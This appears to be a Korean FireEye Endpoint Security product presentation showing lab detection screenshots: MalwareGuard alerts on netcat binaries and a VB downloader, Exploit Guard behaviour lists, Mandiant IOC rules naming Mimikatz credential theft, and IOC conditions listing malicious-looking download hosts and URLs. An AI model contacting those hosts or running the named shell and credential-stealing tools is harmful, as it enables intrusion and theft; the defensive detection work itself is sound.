Source: AV-Comparatives May 2018 samples



# Malware Guard | 머신러닝 탐지 화면

The screenshot displays the FireEye Endpoint Security dashboard. At the top, navigation tabs include DASHBOARD, ALERTS, HOSTS, ACQUISITIONS, RULES, ENTERPRISE SEARCH, and ADMIN. The main header shows the host name 'Victim-1' with IP '192.168.0.149', OS 'Windows 7 Professional', and agent version '30.19.0'. A 'Host Details' button is visible. Below the header, there are buttons for 'REQUEST CONTAINMENT', 'ACQUIRE', and 'DELETE ALERTS'. The 'Alerts (10)' section is active, showing a list of alerts. The first alert is highlighted with a red box and labeled 'MAL Generic.mg.470797a25a6b21d0 on nc64.exe'. A red arrow points from this alert to a detailed view on the right, which shows 'MalwareGuard Detection' and 'EVENT DETAILS'.

Alerts (10) Quarantines (0)

Showing 10 of 10 Alerts

Disposition: All

SORTED BY: Priority

**MAL** Exploit activity in WINWORD.EXE

Alerted 70 minutes ago

**MAL** Generic.mg.470797a25a6b21d0 on nc64.exe  
470797a25a6b21d0a46f82968fd6a184  
Last alerted 70 minutes ago • First alerted 70 minutes ago

**MAL** Generic.mg.e0db1d3d47e312ef on nc.exe  
e0db1d3d47e312ef62e5b0c74dcafe5  
Last alerted 70 minutes ago • First alerted 70 minutes ago

**MAL** Generic.Rebhip.1864862C on scvhost.exe  
97803ca4d4d78a78ffe88b1b67914480  
Last alerted 71 minutes ago • First alerted 71 minutes ago

**MAL** VB.Downloader.2.Gen on initial.vbs  
4bc6eba3ca364183a1b6c99a90a56866  
Last alerted 71 minutes ago • First alerted 71 minutes ago

**MAL** Generic.mg.470797a25a6b21d0 on nc64.exe

1 of 1 Malware Events

MalwareGuard Detection

EVENT DETAILS

Alerted 86 minutes ago

SCAN DETAILS

Scan type On-access

ACKNOWLEDGE MARK FALSE POSITIVE

• MAL 내에 Malware Guard

FireEye®


# Exploit Guard



# Exploit Guard | MVX(가상머신) Exploit 탐지 기술을 EDR 에 탑재

알려지지 않은 위협 대응을 위한 MVX 엔진 기술력 기반

Exploit Guard 행위 탐지 (Signature-less 기반의 Exploit 탐지)




우수한 0-day APT 탐지

2019년 7월 기준 FireEye에서 확인된 Zero Day 건 수 : 32/64 (50%)


# Exploit Guard | 행위 기반의 탐지

## • 행위 기반 익스플로잇 탐지 엔진 – Exploit Guard 엔진



Exploit Detection Flow	
1. Packaging (PDF)	- 0 points
2. Pre-Exploit (Heap Spray)	- 5 points
3. Exploit (Integer Overflow)	- 15 points
4. Control Flow (ROP)	- 20 points
5. Malicious Activity (Shellcode)	- 10 points
Final Score	50 points

### 격리 - Exploit에 의한 악성코드 실행 차단



# Exploit Guard | 행위 기반의 탐지



- Heap-spray
- ROP
- Shell/Exploit Code detection
- Crash Analysis
- Java exploits
- Office macro exploits
- SEHOP corruption analysis
- Unattended download
- Null page exploits
- Network events
- and more ...

The screenshot shows the FireEye Endpoint Security dashboard for a victim machine. The main alert is titled "XPLT: 익스플로잇 행위 탐지 (WINWORD.EXE)". Below the alert title, there is a list of alerts and a detailed "Observed Behavior" section. The "Observed Behavior" section lists several suspicious activities related to the exploit.

**Alerts (10) Quarantines (0)**

Showing **10** of 10 Alerts

FILTER BY: All

SORTED BY: Priority

**XPLT Exploit activity in WINWORD.EXE**

Alerted 70 minutes ago

- MAL Generic.mg.470797a25a6b21d0** on nc64.exe  
470797a25a6b21d0a46f82968fd6a184  
Last alerted 70 minutes ago • First alerted 70 minutes ago
- MAL Generic.mg.e0db1d3d47e312ef62e5b0c74dceafe5** on nc.exe  
e0db1d3d47e312ef62e5b0c74dceafe5  
Last alerted 70 minutes ago • First alerted 70 minutes ago
- MAL Generic.Rebhip.1864862C** on scvhost.exe  
97803ca4d4d78a78ffe88b1b67914480  
Last alerted 71 minutes ago • First alerted 71 minutes ago
- MAL VB.Downloader.2.Gen** on initial.vbs  
4bc6eba3ca364183a1b6c99a90a56866  
Last alerted 71 minutes ago • First alerted 71 minutes ago
- MAL Gen:Heur.Veil.6** on yesorno.exe  
d00d8f1c6ee37d86dd78bbbee328878c  
Last alerted 71 minutes ago • First alerted 71 minutes ago


**Observed Behavior**

- Suspicious Powershell command line
- Suspicious PowerShell Command Sequence
- Powershell bypassing execution policies
- Executable file created in temp folder by powershell
- Suspicious process started from temp folder
- Executable file created in temp folder
- Suspicious launch of a Browser Application
- Suspicious file opened in appdata folder
- Network Connection Attempt by a Compromised Process
- Potential persistence using shell open command registry
- Potential UAC bypass using Event Viewer registry
- Suspicious powershell command
- Suspicious PowerShell Command
- Possible Mimikatz Credential Stealer Detected



FireEye®


# Intel Base IOC



# Intel Base IOC | Mandiant IOC

M-trend 보고서가 출간 된지 10년.

- APT 그룹에 대한 TTPs 정보를 IOC Rule로 파이어아이 엔드포인트시큐리티에 지속적으로 업데이트 제공



연결 유지	내부 이동
-------	-------

- AIRBREAK
- PHOTO
- JUMPKICK
- China Chopper
- JspSpy
- GRILLMARK
- FIELDGOAL

- at.exe
- net.exe
- MURKYTOP
- REDMAGE
- TRAFFIX
- DISH CLOTH
- RELAYRACE
- ABPTTS (A Black Path Toward The Sun)



# Real Time IOC Detection | Mandiant IOC

- 인텔리전스 기반 행위 탐지 룰 – IOC 룰 <sup>1)맨디언트, FaaS 제공 IOC</sup> <sup>2)사용자 정의 IOC 생성</sup> <sup>3) FireEye APT 연동 IOC(자동 생성)</sup>

The screenshot displays the Mandiant IOC detection interface. At the top, the host details for 'Victim-1' (IP: 192.168.0.150) are shown, including the operating system (Windows 7 Professional), time zone (Korea Standard Time), workgroup (WORKGROUP SYSTEM), agent version (29.7.8), and last sysinfo (2019-07-09 13:32:57Z). There are 18 alerts and 0 quarantines. The alerts are filtered by 'Disposition' (All) and sorted by 'Priority'. The first alert is 'File UuU.uUu written SANDSTORM (FAMILY)', which is highlighted with a red box. This alert is part of a series of 22 file write events. A callout box on the right, also highlighted with a red box, explains that 1 indicator generates this condition: SANDSTORM (FAMILY). The source is identified as Mandiant, and the description states that SANDSTORM is a backdoor with file transfer, keystroke logging, and arbitrary process capabilities, capable of stealing information and spying by taking screenshots, controlling webcams and microphones, and harvesting credentials and browser history.

Windows 7 Professional  
Korea Standard Time  
WORKGROUP SYSTEM  
Agent Version: 29.7.8  
Last Sysinfo: 2019-07-09 13:32:57Z  
18 ALERTS  
30 sec ago

Host Details

Alerts (18) Quarantines (0)

Showing 18 of 18 Alerts  
FILTER BY: Disposition All  
SORTED BY: Priority

PR5 File UuU.uUu written SANDSTORM (FAMILY)  
Last alerted 32 seconds ago • First alerted 12 minutes ago

PR5 File XxX.xXx written SANDSTORM (FAMILY)  
Last alerted 10 minutes ago • First alerted 12 minutes ago

EXC Process s... POWERSHELL DOWNLOADER (...)  
Last alerted 10 minutes ago • First alerted 12 minutes ago

EXC Process power... SUSPICIOUS POWERSHEL...  
Last alerted 10 minutes ago • First alerted 12 minutes ago

Alerted 22 times on  
fileWriteEvent/fullPath contains Temp\UuU.uUu

ACKNOWLEDGE

1 indicator generates this condition:  
SANDSTORM (FAMILY)  
Source: Mandiant  
SANDSTORM is a backdoor with file transfer, keystroke logging, and arbitrary process capabilities. It is also capable of stealing information and spying by taking screenshots, controlling Web cams and microphones, as well as harvesting credentials and history stored in the browser.

1 of 22 File Write Events



# Real Time IOC Detection | FireEye APT 연동 IOC

- 인텔리전스 기반 행위 탐지 룰 - IOC 룰 <sup>1)맨디언트, FaaS 제공 IOC</sup> <sup>2)사용자 정의 IOC 생성</sup> <sup>3) FireEye</sup>

Indicators (158)
Indicator Details (2) Source Alerts (2)

OS	Na	Category	Signature	Active
All	FE	FireEye-CMS	malware-object	6
All	Tr	FireEye-CMS	malware-object	6
All	Ba	FireEye-CMS	malware-object	6
All	Ma	FireEye-CMS	malware-object	10
All	iSight_Cyber_Crime_(19-00010277)	iSIGHT		995
All	iSight_Cyber_Crime_(19-00010278)	iSIGHT		3
All	iSight_Cyber_Crime_(19-00010279)	iSIGHT		11
All	iSight_Cyber_Crime_(19-00010280)	iSIGHT		1

**1 Condition for detecting presence** PRS

Alerts on

fileWriteEvent/md5 equal 6ce6f415d8475545be5ba114f208b0ff

**1 Condition for detecting execution** EXC

Alerts on

processEvent/md5 equal 6ce6f415d8475545be5ba114f208b0ff

Indicator Details (20)
Source Alerts (0)

**9 Conditions for detecting presence** PRS

Alerts on

fileWriteEvent/md5 equal 100332d83c270d63c9bd728f3f5d8248

Alerts on

fileWriteEvent/md5 equal 5e0569f47bc37ac6c188c42c6ce79171

Alerts on

fileWriteEvent/md5 equal 5d7965bbece9b52b3fa62bc21277fec

Alerts on

fileWriteEvent/md5 equal 890bf20f6d7c0f6ca99edf0812894328

Alerts on

fileWriteEvent/md5 equal 546d44a185c0573a9b0cf892361fa460

Alerts on

fileWriteEvent/md5 equal 9e78832dce604450e15c1553c5513d80

Alerts on

fileWriteEvent/md5 equal aff357686a3746b6defc64a528cef7d4

Alerts on

fileWriteEvent/md5 equal bec7c8ed00600c6010c583f65cda6ac8

Alerts on

fileWriteEvent/md5 equal 6132a16b6050bb1a0e9dab16f834abf5

**11 Conditions for detecting execution** EXC

Alerts on

urlMonitorEvent/hostname contains http://supturrs.travestieurope.org/a/mob/ad88392/cfg/config.php

Alerts on

dnsLookupEvent/hostname contains tools.travestieurope.biz

Alerts on

dnsLookupEvent/hostname contains apredel-fud12.com


Alerts on

urlMonitorEvent/hostname contains http://midhudsonfence.com/images/02a.jpg

Alerts on

urlMonitorEvent/hostname contains http://tokiocitus.com/jobcfg/cfg.bin

# 파이어아이 엔드포인트 시큐리티 대응




FireEye®

# 대응 (Response)

## Look-back cache

## Forensics snapshot





- System Information
- User Information (rogue user)
- Tasks (persistence)
- Services (persistence)
- Prefetch (recently executed tools)
- Browser history (initial infection)
- File Download History (initial infection)
- Running Process and cmd line (rogue attack tools)
- Network activity (Port listing, DNS cache, ...)
- File metadata for persistence items
- Disk and volumes
- Registry

# 엔드포인트 대응 | Local Ring Buffer 이용

로컬 링 버퍼(LOCAL RING BUFFER) 아키텍처 기반 컨텍스트 기반 탐지 이벤트 제공

## 로컬 캐시 아키텍처 기반 데이터 수집



### Registry Keys

- 1) Changes to Registry Persistence



### File Writes

- 2) Changes to File System



### Network Activity

- 3) DNS lookups
- 4) IP Connections
- 5) URL Events



### System Memory

- 6) Changes to Live Memory

# 엔드포인트 대응 | 1차 이벤트 분석(Triage Summary)

알려진/알려지지 않은 Malware, Zero-day Exploit, Advanced Threat 대응 및 침해사고 분석 가능

### Triage Summary For Victim-1

Alerts (21) Quarantines (0)

Showing 21 of 21 Alerts

Disposition FILTER BY: All SORTED BY: Priority

Alerts list (partial):

- File UuU.uUu written SANDSTORM (FAMILY)
- File XxX.xXx written SANDSTORM (FAMILY)
- File written MIMIKATZ (CREDENTIAL STEALER)
- Process started POWERSHELL DOWNLOADER (METHODOLOGY)
- Process powershell.exe star... SUSPICIOUS POWERSHELL USAGE
- Process powershell.exe ... MIMIKATZ SUSPICIOUS PROCESS ARGU
- Process started POWERSHELL DOWNLOADER (METHODOLOGY)
- File written MIMIKATZ (CREDENTIAL STEALER)
- Process started EVENTVWR PARENT PROCESS (METHODOLOGY)
- Exploit activity in WINWORD.EXE 탐지
- File xx-xx-xx.txt written SANDSTORM (FAMILY)

### WINWORD.EXE • 4528

Started: 2019-07-09 16:05:58.789Z  
\*C:\Program Files\Microsoft Office\Office14\WINWORD.EXE\* /m "C:\Users\victim1\Downloads\파이어아이 일사지원서.doc"

#### 타임라인

2019-07-09 16:05:58.959Z

- Exploits
- Processes
- Registry Keys
- Files

#### 공격 기법

Office VBA Macro Detection

1 events

#### 프로세스 정보

PID	Path	Username	Start Time
5068	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	VICTIM-1\victim1	2019-07-09 16:05:59.903Z
4916	C:\Windows\System32\cmd.exe	VICTIM-1\victim1	2019-07-09 16:06:05.063Z

#### 458 Registry Keys

From 2019-07-09 13:03:29.264Z to 2019-07-10 06:25:06.279Z

- HKEY\_USERS\S-1-5-21-1257209653-465864082-3028268635-1001\Software\Microsoft\Office\14.0\Common\MathFonts\Malgun Gothic
- HKEY\_USERS\S-1-5-21-1257209653-465864082-3028268635-1001\Software\Microsoft\Office\14.0\Common\MathFonts\MathTime
- HKEY\_USERS\S-1-5-21-1257209653-465864082-3028268635-1001\Software\Microsoft\Office\14.0\Common\MathFonts\MathTime
- HKEY\_USERS\S-1-5-21-1257209653-465864082-3028268635-1001\Software\Microsoft\Office\14.0\Common\MathFonts\MV Boli
- HKEY\_USERS\S-1-5-21-1257209653-465864082-3028268635-1001\Software\Microsoft\Office\14.0\Common\MathFonts\MT Extra

Show more | Showing 5 of 458 items

#### 2 Open Files

From 2019-07-09 13:03:30.465Z to 2019-07-10 06:25:15.080Z

- C:\Users\victim1\AppData\Roaming\Microsoft\Templates\Normal.dotm
- C:\Users\victim1\Downloads\파이어아이 일사지원서.doc

#### 10 Files

From 2019-07-09 13:03:30.465Z to 2019-07-10 06:25:15.080Z

- C:\Users\victim1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\WRS(C708D4D7-9B60-4944-815F-C0374E042BD1)\tmp
- C:\Users\victim1\AppData\Local\Temp\CVRA1DB.tmp.cvr
- C:\Users\victim1\AppData\Local\Temp\OICE\_0932FE84-5A21-4E8D-A2C4-4C083B5453D1.0\F8E78A3.doc
- C:\Users\victim1\AppData\Local\Temp\OICE\_0932FE84-5A21-4E8D-A2C4-4C083B5453D1.0\F8E78A3.doc:Zone.Identifier
- C:\Users\victim1\AppData\Roaming\Microsoft\Office\Recent\파이어아이 일사지원서.LNK

Show more | Showing 5 of 10 items

# 엔드포인트 대응 | 전수 검사(Enterprise Search) 및 조사

## Ring-buffer에 속한 artifact

- CPU 성능이 매우 낮음
- **Not all data** (IP Address Notification, Registry Key, Network Events, Image Load, DNS Lookups, Process Events, File Write (only **MD5**), URL Monitor, Threat Matches).

## Ring-buffer에 속하지 않은 artifact

- 나머지 모두 해당
- 상황에 따라 CPU 사용량이 다르나 GUI를 통해 Limit을 정할 수 있음

Created 15 hours ago by admin | [VIEW SEARCH DETAILS](#)

RETURN **Hostname**  
WHERE Host Set equals All hosts AND File Name equals whoami.txt

Responed 2 of 3 | Matched 1

MATCHED (1) NOT MATCHED (1) NOT RESPONDED (1) STOP COLLECTING RESULTS DELETE RESULTS

Actions... GO 0 hosts selected [Export Matched](#)

Victim-2

Item Type	Summary
File Write Event	Timestamp - Event 2019-07-09 15:45:02.407Z File Full Path C:\Users\FEK-USERFORUM\Desktop\SECRET\whoami.txt Size in bytes 19 File MD5 Hash 252f4bd194e8f4a0795efed001b4d03 File Text Written open 192.168.0.50.. Process Name cmd.exe Proc
File Write Event	Timestamp - Event 2019-07-09 15:45:02.407Z File Full Path C:\Users\FEK-USERFORUM\Desktop\SECRET\whoami.txt Size in bytes 27 File MD5 Hash e85849a748c6c7520df2b0ef7e9ecd4f File Text Written whoami.. Process Name cmd.exe Process ID 226
File Write Event	Timestamp - Event 2019-07-09 15:45:02.407Z File Full Path C:\Users\FEK-USERFORUM\Desktop\SECRET\whoami.txt Size in bytes 35 File MD5 Hash e439b49233a1ea05c9311ed8c7d16de2 File Text Written whoami.. Process Name cmd.exe Process ID 22
File Write Event	Timestamp - Event 2019-07-09 15:45:02.407Z File Full Path C:\Users\FEK-USERFORUM\Desktop\SECRET\whoami.txt Size in bytes 40 File MD5 Hash b14731d93d3ad4f4d907ab87e751d89b File Text Written bin.. Process Name cmd.exe Process ID 2264
File Write Event	Timestamp - Event 2019-07-09 15:45:02.407Z File Full Path C:\Users\FEK-USERFORUM\Desktop\SECRET\whoami.txt Size in bytes 46 File MD5 Hash 8e3ac3a44bad1ed6d3114ba436ac3e15 File Text Written hash.. Process Name cmd.exe Process ID 2264

Showing 5 of 20 items | [View all](#)

# 엔드포인트 대응 | 전수 검사(Enterprise Search) 및 조사


<ul style="list-style-type: none"> <li>Browser Name</li> <li>Rogue user agent</li> <li>Browser Version</li> <li>Other conditions</li> </ul>	<ul style="list-style-type: none"> <li>Hidden, directory, system, archive, deleted</li> </ul>	<ul style="list-style-type: none"> <li>URL monitoring headers</li> <li>HTTP Header</li> </ul>	<ul style="list-style-type: none"> <li>Known bad IP/port</li> </ul>	<ul style="list-style-type: none"> <li>Timestamp – Event</li> </ul>
